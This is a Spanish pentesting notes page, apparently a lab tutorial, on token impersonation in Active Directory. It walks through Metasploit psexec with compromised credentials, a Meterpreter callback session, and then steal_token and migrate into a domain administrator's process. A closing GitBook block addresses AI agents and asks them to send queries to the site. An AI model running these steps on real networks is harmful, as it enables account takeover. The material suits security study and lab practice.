> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/active-directory/lateral-movement/token-impersonation.md).
# Suplantación de tokens
Notas de seguridad de Active Directory para Suplantación de tokens, que cubren enumeración, Kerberos, credenciales, abuso de ACL, movimiento lateral, flujo de explotación y pasos de validación.
Para esta parte, usamos `Metasploit`.
{% code overflow="wrap" %}
```bash
msfconsole
```
{% endcode %}

Suponemos que ya hemos comprometido la `user1` cuenta.
{% code overflow="wrap" %}
```bash

use exploit/windows/smb/psexec
show options
```
{% endcode %}
Luego configuramos el módulo con los parámetros correctos.
{% code overflow="wrap" %}
```bash
set rhosts 172.16.0.10
set rport 445
set smbdomain WHOAMI
set smbuser user1
set smbpass Password1234
set lhost 172.16.0.2
set lport 4444
run
shell
```
{% endcode %}


Desde `Meterpreter`, enumeramos los procesos activos en la máquina.
{% code overflow="wrap" %}
```bash
ps
```
{% endcode %}
Algunos procesos pueden pertenecer a un administrador de dominio.


Entonces podemos robar el token del proceso objetivo a partir de su PID.
{% code overflow="wrap" %}
```bash
steal_token 6984
```
{% endcode %}
Este token corresponde a la sesión abierta de la cuenta del administrador.
Si ahora abrimos una shell, se ejecuta en el contexto de ese usuario.
{% code overflow="wrap" %}
```bash
shell
```
{% endcode %}
Otra posibilidad: migrar nuestra carga a este proceso para heredar su contexto.
Si es necesario, primero podemos volver a nuestro contexto inicial.
{% code overflow="wrap" %}
```bash
rev2self
```
{% endcode %}
Luego iniciamos la migración al PID objetivo.
{% code overflow="wrap" %}
```bash
migrate 6984
```
{% endcode %}

La limitación sigue siendo simple: si el proceso muere, la sesión migrada también cae.
> 172.16.0.10 - Sesión 1 de Meterpreter cerrada. Motivo: se cayó
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/active-directory/lateral-movement/token-impersonation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.